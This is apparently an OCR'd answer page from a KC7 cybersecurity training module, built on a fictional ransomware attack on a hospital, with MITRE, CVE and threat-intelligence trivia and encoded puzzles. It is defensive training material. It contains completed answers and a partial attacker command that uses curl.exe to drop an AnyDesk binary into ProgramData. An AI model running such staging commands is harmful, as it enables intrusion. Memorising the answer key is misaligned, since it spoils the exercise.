
The execution of `UrTottalyPwned.bat` triggers the encryption of database files.

What extension has been added to the files to indicate that they have been encrypted?

.scholopendra;scholopendra

Solved by 244 players || Need help?

Submit



Question 17 (300 pts) Solved

A command was executed to modify registry settings, altering the desktop wallpaper for all user profiles. This change indicates that the files throughout the database had been encrypted by the threat actor.

What is the name of the new wallpaper?

ItWentWrong.jpg

Solved by 248 players || Need help?

Submit

Question 1 (50 pts)

Enter the MITRE ATT&CK ID corresponding to this technique.

Adversaries use this Execution technique to execute arbitrary code in cloud environments.

T1648

Solved by 254 players || Need help?

Submit

Question 2 (50 pts)

Enter the MITRE ATT&CK ID corresponding to this technique.

In this technique, adversaries execute their own malicious payloads by manipulating the way the operating system runs programs.

T1574

Solved by 240 players || Need help?

Submit

Question 3 (60 pts)

This cybersecurity personality likes to impose cost on adversaries. What's his username on X/Twitter?

@ImposeCost

Solved by 214 players || Need help?

Submit

Question 4 (60 pts) Solved

What is the name of the malware used by North Korean cyber actors in an attack against the Kudankulam Nuclear Power Plant in India?

dtrack

Solved by 247 players || Need help?

Submit

Question 5 (50 pts)

Which encryption algorithm is commonly used for securing web traffic, especially in HTTPS connections?

TLS

Solved by 248 players || Need help?

Submit

Question 6 (60 pts)

What is the CVE ID for the RCE vulnerability that was disclosed in the PaperCut application in early 2023?

CVE-2023-27350

Solved by 241 players || Need help?

Submit

Question 7 (40 pts)

In this kind of attack, an adversary floods a network or server with excessive traffic to disrupt its normal operation. What is it called?

ddos

Solved by 250 players || Need help?

Submit

Question 8 (60 pts)

In July 2022, hackers affiliated with which nation conducted a destructive cyber attack against government organizations in Albania?

Iran

Solved by 243 players || Need help?

Submit

Question 9 (70 pts)

What name did Mandiant give to the wiper malware used in the attacks against Albania?

ZEROCLEAR

Solved by 234 players || Need help?

Submit

Question 10 (60 pts) Solved

What is the name of the endpoint security solution that continuously monitors end-user devices to detect and respond to malicious threats?

EDR;endpoint detection and response

Solved by 243 players || Need help?

Submit

Question 11 (70 pts) Solved

What is the name of the process through which cyber defenders identify the party responsible for a cyber attack?

attribution

Solved by 227 players || Need help?

Submit

Question 12 (50 pts) Solved

Who is the host of the SANS threat analysis rundown (STAR) podcast?

Katie Nickels

Solved by 243 players || Need help?

Submit

Question 13 (60 pts) ✓ Solved

When did Microsoft publish the Expert Profile on Simeon Kakpovi?

05/19/2023;2023-05-19;May 19, 2023

Solved by 233 players || Need help?

Submit

Question 14 (80 pts) ✓ Solved


In what state is the KC7 Foundation incorporated?


MD;Maryland

Solved by 243 players || Need help?

Submit


Question 15 (120 pts)
aHR0cHM6Ly9henVyZWNyZXN0aG9zcGl0YWwubWVkL25ld3MvcmVzZV
https://azurecresthospital.med/news/research/roy-trenen
Solved by 238 players || Need help?
Submit


Question 16 (140 pts) Solved
YWVkaS1kb29nLWEtc2ktc21ldHN5cy1wcmUtbndvLXJ1b3ktZ25pbn
https://azurecresthospital.med/news/research/why-runnir
Solved by 232 players || Need help?
Submit


Question 18 (200 pts) Solved
cmFicS1mdi1ndi1sbmotcnVnLXRhdm12YWJ2Z2h5YmlyZS1mdi1n
https://azurecresthospital.med/news/research/how-azure
Solved by 212 players || Need help?
Submit

Question 19 (250 pts) ✓ Solved

Z3p5dnEteWctb2JsZXV1eXgtamJzeWstdG1mcS1pdGVid3UtenktdW

https://azurecresthospital.med/news/research/run-your-o

Solved by 187 players || Need help?

Submit


Question 20 (300 pts) ✓ Solved


```
H4sIAHySBGYA/23MscoCMRAE4FfJCxixtdXC0j4uP2tuMT9essfuBMzbnxxX
2gzMDHy52xzlI+Gg4XJOKT2I6G76Mq5XBu/LTdjw7Nb2zm1M4u8/7tDK+NcW
Fz+FAiz+VY5EW/RWhGeUYZLVJh8OqR4huWz/b2YFYGJUDpQAAAA=
```

curl.exe -o C:\ProgramData\Heartburn\anydesk_automat

Solved by 189 players || Need help?

Submit


Question 21 (500 pts)
bmVxYXJjYnlidXBmLm9xLmZydmViZ2FyaWF2X3lucHZxcnpyYnpycnJhdnZ2
enJycnZ2YXJycnpycnJ2dmFycnJycnJienJycmF2dnZ6cnJydnZhcnJyenJy
cnZ2YXJycnJycmZub25nblFyYnpycnJhdnZ2enJycnZ2YXJycnpycnJ2dmFy
cnJycnJienJycmF2dnZ6cnJydnZhcnJyenJycnZ2YXJycnJyenJnZmxGcmJ6
cnJyYXZ2dnpycnJ2dmFycnJ6cnJydnZhcnJycnJyYnpycnJhdnZ2enJycnZ2
YXJycnpycnJ2dmFycnJycjpQ
C:\System\Database\medical_inventories.db.scholopend
Solved by 147 players || Need help?
Submit



🥳 You did it! 🥳

Yay! You completed the module 🤓. Let's celebrate 👏 🎊. You will be awarded a badge for the completion of this module.

KC7 is made free by hardworking volunteers. If you enjoy the game, please tell others about it, share it on social media, or follow our accounts. Your support will help us bring free cybersecurity content to more people.

Done 🎮 | View your badge 🎉